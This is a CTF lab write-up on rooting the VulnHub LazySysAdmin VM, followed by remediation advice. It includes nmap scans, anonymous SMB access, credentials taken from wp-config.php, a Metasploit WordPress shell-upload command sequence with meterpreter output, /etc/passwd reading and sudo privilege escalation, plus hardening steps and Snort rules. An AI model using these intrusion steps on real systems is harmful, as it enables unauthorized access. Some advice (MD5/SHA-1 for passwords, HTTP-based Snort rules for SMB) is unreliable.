LazySysAdmin Walk-Thru and Remediation

By Brandon Roush and Gretchen Schmaltz


We are providing a walk-thru for LazySysAdmin on how to gain root access. LazySysAdmin is a vulnerable virtual machine created by Togie McDogie that can be downloaded from VulnHub. It is a CTF style VM where the goal is to penetrate the machine and gain root access. We will also be providing steps to take to remediate the vulnerabilities on the virtual machine.

Reconnaissance

Scanning:

- First, we need to make sure we know our own IP address. You can use the `ifconfig` command to find that information.
- Once we know our own IP address is 192.168.56.115, we can do an nmap scan of our subnet to discover the IP address of the LazySysAdmin VM.

```
nmap -sn 192.168.56.0/24
```




- Now that we know our target's IP address, we can run another nmap scan to find out what ports are open.

```
nmap -sV 192.168.56.102
```


```
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-08 15:17 EST
Nmap scan report for 192.168.56.102
Host is up (0.0038s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; pr
otocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:l
inux_kernel
```

- We see that port 80 is open. We can try to gather some information by accessing LSA in a browser. Once we see that we have access, we can visit /robots.txt, page source, and inspect elements to see if there is any useful information. In this case, there wasn't anything revealing.




Enumeration:


- After not finding anything useful on the website, let's run dirbuster to find any hidden directories or files.



- We see that there are several wordpress directories available. We visit each of these directories to continue to look for useful information. On the /wp-admin page, we found a login page.



- We visit /wordpress and see that “My name is Togie” is written several times. This could be a possible username.



- Now that we’ve gathered information from port 80, we can check other open ports. We see that ports 139 and 445 are open, which are SMB server ports. Knowing this, we can use smbclient. smbclient is a tool used for talking with the SMB server to gather information about the SMB shared disk. smbclient -L reveals the shared directories.

```
smbclient -L 192.168.56.102
```


- We can see that there is a directory called “share” available. We can use smbclient to see if there is any useful information to be gathered.

```
smbclient //192.168.56.102/share$
```

- We see that it is asking for a password. We press enter and it allows us to access the smb share directory without having to input a password.

- Once we have a shell, we run `ls` to find out what files and directories are available.


```
ls
```



- We see some text files that might contain some information. Once we get the files, we can cat them to see their contents.

```
cat deets.txt
```


- We find a password in deets.txt, but no username.



- We continue to parse through other directories. In the wordpress directory, we find wp-config.php. We get the file then cat it to see the contents.

```
cat wp-config.php
```


- Inside the file, we find the username and password for the wp-admin login page.



```
└─$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```

Intrusion:

- We visit the website and use the credentials to log in to verify that they are valid. We see the user Togie is an admin.



There are two methods using different vulnerabilities to gain root access on LSA.
The first method delivers a payload to exploit a vulnerability in wordpress. The second method uses a reasonable assumption of a username with a password to start an ssh session into LSA.

Method 1

Exploitation:

- Once we know that we have access to wordpress, we can attempt to gain root privileges by delivering a payload in metasploit.

```
use exploit/unix/webapp/wp_admin_shell_upload
set rhosts 192.168.56.102
set targeturi /wordpress
set username admin
set password TogieMYSQL12345^^
set PAYLOAD php/meterpeter/bind_tcp
run
```

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password TogieMYSQL12345^^
password => TogieMYSQL12345^^
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Authenticating with WordPress using admin:TogieMYSQL12345^^...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/bYOuNCafFV/XZSABOUfxP.php...
[*] Started bind TCP handler against 192.168.56.102:4444
[*] Sending stage (39282 bytes) to 192.168.56.102
[+] Deleted XZSABOUfxP.php
[+] Deleted bYOuNCafFV.php
[+] Deleted ../bYOuNCafFV
[*] Meterpreter session 1 opened (192.168.56.114:37175 → 192.168.56.102:4444) at 2021-12-04 13:19
:11 -0500

meterpreter >
```

- Now that we've got a bind shell, we can verify what system is running.

```
sysinfo
```

- We are going to add a python script to get a better shell.


```
shell
python -c 'import pty;pty.spawn("/bin/sh")'
```

- We can type whoami to verify what user we are.

```
meterpreter > sysinfo
Computer    : LazySysAdmin
OS          : Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2
016 i686
Meterpreter : php/linux
meterpreter > shell
Process 1548 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/sh")'
sh: 0: getcwd() failed: No such file or directory
$ whoami
whoami
www-data
```


- Once we have a shell, we can attempt to access /etc/passwd to get a list of usernames.

```
cat /etc/passwd
```



Privilege Escalation:

- We see there is a user named “Togie”. Let’s try to switch users to Togie with the password we found in deets.txt.



- Now that we have switched users to Togie, let’s check his privileges with `sudo -l`.

```
sudo -l
```

- We see that Togie has all privileges, so now we can switch users to root.

```
sudo su
```

- We now have gained root privileges.

```
togie@LazySysAdmin:$ sudo -l
sudo -l
[sudo] password for togie: 12345

Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:$ sudo su
sudo su
shell-init: error retrieving current directory: getcwd: cannot access parent direc
tories: No such file or directory
job-working-directory: error retrieving current directory: getcwd: cannot access p
arent directories: No such file or directory
job-working-directory: error retrieving current directory: getcwd: cannot access p
arent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
job-working-directory: error retrieving current directory: getcwd: cannot access p
arent directories: No such file or directory
root@LazySysAdmin:.# whoami
whoami
job-working-directory: error retrieving current directory: getcwd: cannot access p
arent directories: No such file or directory
root
```

Method 2

Intrusion:

- We also see that port 22 is open, so we can attempt to ssh into LSA by using the username Togie that we found on the website in the wordpress directory and the password we found in deets.txt.

```
ssh togie@192.168.56.102
12345
```

```
└─$ ssh togie@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:pHi3EZCmITZrakf7q4RvD2wzkKqmJF0F/SIhYcFzkOI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
##############################################################################################
#                                    Welcome to Web_TR1                                      #
#                             All connections are monitored and recorded                     #
#                                                                                            #
#                   Disconnect IMMEDIATELY if you are not an authorized user!                #
#                                                                                            #
##############################################################################################

togie@192.168.56.102's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Dec  4 21:59:52 AEST 2021

  System load: 0.0               Memory usage: 6%   Processes:       105
  Usage of /:  46.2% of 2.89GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

togie@LazySysAdmin:~$
```

Privilege Escalation:

- Once we have successfully logged in, we can check Togie's privileges.

```
sudo -l
```

- Once we see that Togie has all privileges, we can now switch users to root.

```
sudo su
```

```
togie@LazySysAdmin:~$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:~$ sudo su
root@LazySysAdmin:/home/togie#
```

Remediation

Now that we've provided multiple ways to penetrate the virtual machine, we will provide some ways to harden LSA's host.

Vulnerabilities:

First, we will review the vulnerabilities found in LSA in order to know what methods we can use to add extra layers of security.

- After running nmap, we saw that ports 139 and 445 are open, which are SMB servers. We also saw that port 22 is open, which is SSH.
- When enumerating with smbclient, we had access to LSA's shared disk. We were able to log in to the share directory without any authentication.
- While enumerating LSA, we found several files with passwords that were stored in plaintext. We were also able to use the same password for Togie multiple times.
- By using the command `sudo -l`, we were able to discover that user Togie had all permissions set and was able to execute commands as root.

Limiting Attack Surface:

Now that we've reviewed the vulnerabilities, we can start hardening the network.

SMB Share

It is always best practice to require the proper authentication to access any shared information on your network. Editing the /etc/samba/smb.conf file can restrict access to the share disk.

- Nano smb.conf file and find the share$ section and change "guest ok" to "no" to prevent unauthorized access to the SMB server's shared disk from unknown IP addresses.

```
nano smb.conf
```

```
[share$]
   comment = Sumshare
   path = /var/www/html/
   browseable = yes
   read only = yes
   guest ok = no
```

- Next, you need to restart your smbd service to implement the changes

```
service smbd restart
```

```
root@LazySysAdmin:/home/togie# service smbd restart
smbd stop/waiting
smbd start/running, process 2389
root@LazySysAdmin:/home/togie#
```

- Now, any future attempts to access the SMB server shared disk will be denied without proper authentication

```
└─$ smbclient //192.168.56.102/share$
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Firewall Rules

Having detailed firewall rules implemented will add layers of protection to your network and add extra security to the open ports.

- This is an example of some general firewall rules denying any access to the open ports

```
togie@LazySysAdmin:~$ sudo iptables -A INPUT -p tcp --dport 80 -j REJECT
[sudo] password for togie:
togie@LazySysAdmin:~$ sudo iptables -A INPUT -p tcp --dport 22 -j REJECT
togie@LazySysAdmin:~$ sudo iptables -A INPUT -p tcp --dport 139 -j REJECT
togie@LazySysAdmin:~$ sudo iptables -A INPUT -p tcp --dport 445 -j REJECT
togie@LazySysAdmin:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     tcp  --  anywhere             anywhere             tcp dpt:http reject-with icmp-port-unr
eachable
REJECT     tcp  --  anywhere             anywhere             tcp dpt:ssh reject-with icmp-port-unre
achable
REJECT     tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn reject-with icmp-p
ort-unreachable
REJECT     tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds reject-with icmp-
port-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
togie@LazySysAdmin:~$
```

If it is necessary to have multiple ports open, then it would be best to write detailed firewall rules allowing certain IP addresses or subnets access to those ports.

- Here is an example of having a specific IP address allowed access to the SSH server.

```
togie@LazySysAdmin:~$ sudo iptables -A INPUT -s 192.168.56.115 -p tcp --dport 22 -j ACCEPT
togie@LazySysAdmin:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  192.168.56.115       anywhere             tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
togie@LazySysAdmin:~$
```

Knowing your attacker's IP address will also help you write detailed rules denying them access to the specific ports you have open.

- Here is an example of a firewall rule denying a suspected malicious IP address access to the SSH server that was used to penetrate LSA in method 2.

Authentication

Ensuring that your passwords are protected is very important to having a secure network.

- Never store your usernames and passwords in unprotected, unencrypted files. Passwords should always be stored as a hash such as MD5 or SHA-1.
- Password reuse also adds risk to your network. If an attacker discovers your password for the SSH server, they can easily escalate their privileges by using that same password to switch to root user.

Permissions

Normal users should be limited to minimum permissions. Not all users need sudo privileges.

- After we were able to access LSA through the user “Togie”, we were able to use his root privileges to gain root. Togie should have their permissions limited to what is only necessary. You can adjust a user’s permissions by editing the /etc/sudoers file.
- To edit the sudoers file, you will need to use the `visudo` command. That will ensure that the file will contain the proper syntax and avoid any configuration errors.

```
sudo visudo
```

```
  GNU nano 2.2.6                File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

- From here, we are able to edit Togie's permissions. Under "User privilege specifications" you can write specific commands Togie is allowed to use as root.
- In this example we are allowing Togie to only be allowed to use the cat command as root.

```
togie   ALL=(root) /usr/bin/cat
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
togie   ALL=(root) /usr/bin/cat
```

- Now that we have edited the sudoers file, we can check Togie's permissions.

```
sudo -l
```

```
togie@LazySysAdmin:~$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (root) /usr/bin/cat
```

Best Practices:

- Having ports open that are unused is a security risk that provides attackers with an unnecessary attack vector. Making sure to close all unused ports will add another layer of security for your network.

- When scanning LSA's host with nmap, we saw that port 80 is open, which is HTTP. HTTP is not secure and does not use encryption when getting requests and sending responses. It would be best to use HTTPS to prevent multiple attacks from known vulnerabilities with HTTP.

- Having outdated systems in your network is a risk. Making sure everything has been upgraded and updated will prevent attackers from using known vulnerabilities against your network.

- Having an intrusion detection system such as Snort configured is a good way to alert you if there were any attempts to access the network. With these alerts set up, we could identify the attacker if an attempt was made. If there is an alert, then you could check the snort logs with a SIEM such as Splunk to look for a suspected attacker IP address.

    - Here is an example of some rules alerting you if any attempts were made to access the SMB server.

```
alert tcp any any → 192.168.56.102 445 (msg:"smb login attempt";
content:"POST"; http_method; flow:to_server; classtype:unsuccessful-user; priority:1;sid:1000001;)

alert tcp any any → 192.168.56.102 139 ( msg:"smb login attempt";
content:"POST"; http_method; flow:to_server; classtype:unsuccessful-user; priority:1; sid:1000001;)
```

    - Here is an example of a rule alerting you if any attempts were made to start an ssh session.

```
alert tcp any any →192.168.56.102 22 (msg:"Possible SSH brute forcing!"; flags: S+;
threshold: type both, track by_src, count 5, seconds 30; sid:10000001; rev: 1;)
```

In conclusion, you should research and follow recommended best practices for keeping your network secure.